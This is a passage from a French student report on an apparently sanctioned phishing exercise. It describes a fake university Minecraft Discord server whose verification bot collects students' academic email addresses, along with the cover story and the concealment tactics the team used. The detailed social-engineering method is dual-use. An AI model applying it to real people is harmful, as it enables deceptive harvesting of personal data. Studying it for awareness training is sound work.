Ces catégories étaient divisées en 6 channels, 1 textuel **" | général"** qui avaient la même fonction que le channel général vu précédemment, à la seule différence qu'il était privatisé pour l'Université/Haute École concernée. Enfin, les 5 autres channels étaient mis à dispositions pour que les joueurs communiquent entre eux par la voie vocale.

3.1.7 | .=== Identité ===.

Pendant l'élaboration de la structure, il a fallu trouver un nom pour notre projet ainsi qu'une image d'illustration pour notre serveur Discord.

Après de nombreuses réflexions, nous avons opté pour le nom **"CampusCraft"**.
Le choix s'explique de la manière suivante : **"Campus"** faisait référence à l'objectif du serveur, proposer une expérience interuniversitaire, tandis que **"Craft"** évoquait naturellement l'univers de Minecraft, de nombreux serveurs populaires utilisant également cette terminaison. De plus, l'association des deux mots sonnait fluide et accrocheur.

Concernant l'aspect visuel, nous avons simplement fait un prompt clair et précis de ce que nous voulions à ChatGPT et voilà ce que nous avons obtenu :

Un résultat simple, pertinent et accrocheur.

3.2 | Obtention des emails

Dans le cadre de notre campagne de phishing, un élément central a été l'utilisation d'un bot Discord de vérification d'adresse email. Bien que le bot n'ait pas été développé par notre équipe, il a été soigneusement configuré pour répondre à nos besoins spécifiques. Cette section détaillera le fonctionnement du bot, ses objectifs, ainsi que son efficacité dans le contexte de la campagne.

3.2.1 | Objectifs du système

Le bot Discord a été conçu pour répondre à deux objectifs principaux :

- Renforcer la crédibilité du serveur, en simulant un processus de validation couramment utilisé dans des environnements académiques, où l'accès à certains espaces est restreint par la vérification d'adresse email.

- Collecter des adresses emails académiques, exploitées dans une optique de phishing ciblé, en ciblant des utilisateurs appartenant à des institutions académiques spécifiques.

3.2.2 | Fonctionnalités attendues du bot

Le bot devait remplir plusieurs critères techniques et fonctionnels pour être efficace dans son rôle :

1. Filtrer les utilisateurs à l'entrée du serveur, en les obligeant à passer par un processus de vérification par email avant de pouvoir accéder aux autres salons du serveur.

2. Refuser automatiquement les adresses personnelles provenant de services populaires tels que Gmail, Outlook, etc.

3. Accepter uniquement les adresses issues de domaines académiques, pré-définis dans une whitelist.

4. Envoyer un code de confirmation par email à l'utilisateur pour valider son adresse.

5. Attribuer un rôle automatique à l'utilisateur une fois sa vérification réussie, lui permettant d'accéder aux salons restreints.


6. Enregistrer l'adresse email vérifiée dans un salon privé, afin de centraliser les informations collectées.

3.2.3 | Étapes du fonctionnement du bot

Le processus de vérification se déroule en plusieurs étapes automatisées, qui rendent le système crédible et fluide pour l'utilisateur.

3.2.3.1 | Arrivée sur le serveur – Accès restreint


Lorsqu'un utilisateur rejoint le serveur, il est dirigé vers un salon spécifique intitulé ✓ **| vérification**. Ce salon contient un message d'introduction invitant l'utilisateur à cliquer sur un bouton pour commencer le processus de vérification. Cette première étape est cruciale pour garantir que l'utilisateur prenne connaissance de l'étape de validation avant toute autre interaction avec le serveur.




3.2.3.2 | Message privé du bot – Demande d'email

Une fois l'utilisateur ayant cliqué sur le bouton, le bot lui envoie un message privé, lui demandant de fournir une adresse email universitaire valide pour pouvoir continuer. Le message est formulé de manière professionnelle, sans aucune mention intrusive, et sollicite uniquement les informations nécessaires. Ce message a été spécifiquement modifié pour supprimer toute référence à l'administrateur ayant accès à l'email, afin d'assurer un maximum de discrétion.

Message original :



Message personnalisé :



3.2.3.3 | Filtrage des domaines

Une fois l'adresse email soumise par l'utilisateur, le bot procède à un **filtrage automatique** du domaine. Les adresses issues de **domaines académiques** sont acceptées, tandis que les adresses personnelles telles que celles provenant de Gmail, Outlook, et autres services grand public sont automatiquement rejetées.

3.2.3.4 | Recherche et collecte des adresses emails


La collecte des adresses email a été réalisée en effectuant une recherche ciblée pour obtenir des adresses correspondant à des **domaines académiques spécifiques**. Pour cela, des requêtes Google ont été utilisées pour identifier les adresses emails des étudiants des institutions académiques visées. En particulier, les recherches ont été effectuées en utilisant les termes suivants :

- "mail étudiant helmo"
- "mail étudiant hepl"
- "mail étudiant hel"
- "mail étudiant ulg"

Ces recherches ont permis de trouver des informations publiques disponibles sur les sites des universités et d'extraire des **domaines académiques** valides. Chaque domaine trouvé a été ajouté à la **whitelist** du bot de vérification.

Liste blanche (adresses autorisées) :

- @student.helmo.be, @student.hepl.be, @student.uliege.be, @student.hel.be




Liste noire (adresses refusées) :

- @gmail.com, @hotmail.com, @outlook.com, @protonmail.com, @yahoo.com, etc.


3.2.3.5 | Envoi d'un code de vérification

Si l'adresse email appartient à un domaine valide, le bot génère un code de vérification temporaire à usage unique, qu'il envoie à l'adresse email fournie. Cette étape garantit que l'utilisateur a bien accès à l'adresse email qu'il a soumise et renforce l'illusion d'une procédure légitime.




3.2.3.6 | Validation du code et accès

L'utilisateur doit saisir le code de vérification reçu dans son email, et si le code est valide, le bot lui attribue automatiquement un rôle **"Joueur"** (représenté par le rôle test dans la capture d'écran). Ce rôle débloque l'accès à tous les salons du serveur, permettant à l'utilisateur d'interagir avec d'autres membres, participer à des discussions, et accéder à d'autres fonctionnalités du serveur.



3.2.3.7 | Enregistrement de l'adresse email

Après la validation du code, le bot publie un message dans un salon privé nommé #email-bot, où l'adresse email validée et le tag Discord de l'utilisateur sont enregistrés. Cette étape permet à l'équipe du projet de centraliser toutes les informations collectées et de les analyser par la suite.



3.2.4 | Pourquoi ce système était crédible et efficace

Ce système de vérification apportait plusieurs avantages indéniables qui renforçaient son efficacité :

- Imitation réaliste des systèmes de validation universitaire, souvent utilisés pour restreindre l'accès à certaines ressources.
- Aucune alternative proposée, forçant l'utilisateur à suivre le processus pour accéder au serveur.
- Interaction privée évitant toute visibilité sur la vérification par les autres membres du serveur.

- Vérification active par code, renforçant l'illusion d'une sécurité réelle et d'un contrôle d'identité.

- Accès débloqué instantanément après validation, encourageant la participation et la confiance.

3.3 | Vie sur le serveur

La vie sur le serveur était l'une de nos pièces maîtresses pour renforcer notre crédibilité. En effet, nous voulions que les victimes alimentent elles-mêmes notre projet, qu'en discutant entre elles, elles créent une atmosphère de confiance, partagent le lien du serveur et fassent naître un effet boule de neige.

Cet objectif a été atteint avec succès, à tel point que même des étudiants provenant d'autres Universités et Hautes Écoles, telles que l'ULiège, HEPL, HEL, etc., ont fini par rejoindre notre Discord.


Notre première réaction fut l'étonnement, suivi par la joie, avant de nous interroger : notre projet n'aurait-il pas pris une ampleur trop importante ?


Finalement, la situation s'est stabilisée et, en l'espace d'une semaine, nous avons atteint environ 90 membres sur le serveur Discord, un chiffre loin d'être négligeable.

Parmi ces 90 personnes, la majorité était composée d'étudiants en marketing, en cybersécurité et issus d'autres cursus. Concernant notre cible principale, les étudiants en développement d'applications, seulement six d'entre eux ont rejoint le serveur, dont un seul appartenant à notre tranche de nom de famille visée.


Malheureusement, la campagne de phishing a commencé à se faire connaître parmi les étudiants. En effet, certains étudiants d'années supérieures ont révélé que la section cybersécurité avait pour habitude d'organiser des campagnes de phishing, ce qui a eu un effet négatif : les nouveaux étudiants se sont montrés plus méfiants vis-à-vis de notre projet.

Concernant l'activité sur le serveur, une véritable vie s'est créée au cours de cette semaine. Voici quelques exemples de messages échangés dans le channel général :







Nous avons également reçu des questions et les victimes nous proposaient même des idées pour mettre en place certaines fonctionnalités :



Voici un extrait du channel de discussion réservé à l'HEPL :




Ou encore de personnes voulant nous aider :



3.4 | Problèmes gérés

Comme tout projet, il a fallu faire face à quelques problèmes, notamment les personnes qui ont créé des faux comptes pour venir sur notre discord. Voici un exemple :



Comme nous pouvons voir, le compte a été créé le 10 avril et il a rejoint notre discord le 10 avril (7 minutes après création), nous avons donc vite compris que cette personne avait peur du QR Code et qu'elle l'avait scanné avec un faux compte. Heureusement pour nous, nous avions anticipé ce cas en restreignant l'accès complet au discord uniquement aux personnes vérifiées par email. Résultat : superman n'a eu accès à aucune information mis à part la vérification par email. Il n'a pas été plus loin et bien heureusement pour lui, c'était la bonne chose à faire.

Il est important de noter qu'une fonctionnalité de Discord permet, en cliquant sur un utilisateur, de voir les serveurs Discord communs que l'on partage avec lui. Cela a soulevé un nouveau problème : le secteur informatique de HELMo possède un serveur Discord officiel ouvert aux étudiants des trois cursus (Cybersécurité, Développement d'applications et Intelligence Artificielle).

Ainsi, toute personne présente à la fois sur le Discord officiel de HELMo et sur notre serveur pouvait potentiellement faire le lien entre notre projet et notre appartenance à HELMo. Or, pour le bien de l'exercice, il était impératif que nous soyons perçus comme extérieurs à l'école.

Pour éviter ce risque, nous avons donc pris la décision de quitter le serveur officiel de HELMo. Cela permettait d'éviter que les utilisateurs puissent constater une appartenance commune et ainsi éveiller des soupçons.

Cependant, ce choix nous a poussés à repenser entièrement notre couverture. Comment justifier que nous avions l'autorisation de placer des affiches au sein du campus tout en n'étant pas officiellement affiliés à l'école ?

Nous avons donc élaboré l'histoire suivante : nous nous présentions comme d'anciens étudiants en marketing, reprenant un projet initié au cours de nos trois années de bachelier. Grâce à notre statut d'anciens élèves, nous pouvions expliquer que le secrétariat nous avait autorisés à afficher notre publicité sur le campus.

Cette couverture s'est révélée précieuse et nous a permis de désamorcer plusieurs situations délicates avec des étudiants qui nous contactaient en privé pour poser des questions.

Par ailleurs, nous avons également dû adapter les rôles que nous nous étions attribués sur le serveur Discord. En effet, Justin Verleyen, étant membre actif de CEI, ne pouvait pas quitter ni le serveur officiel de HELMo ni celui du CEI, au risque de se faire remarquer.

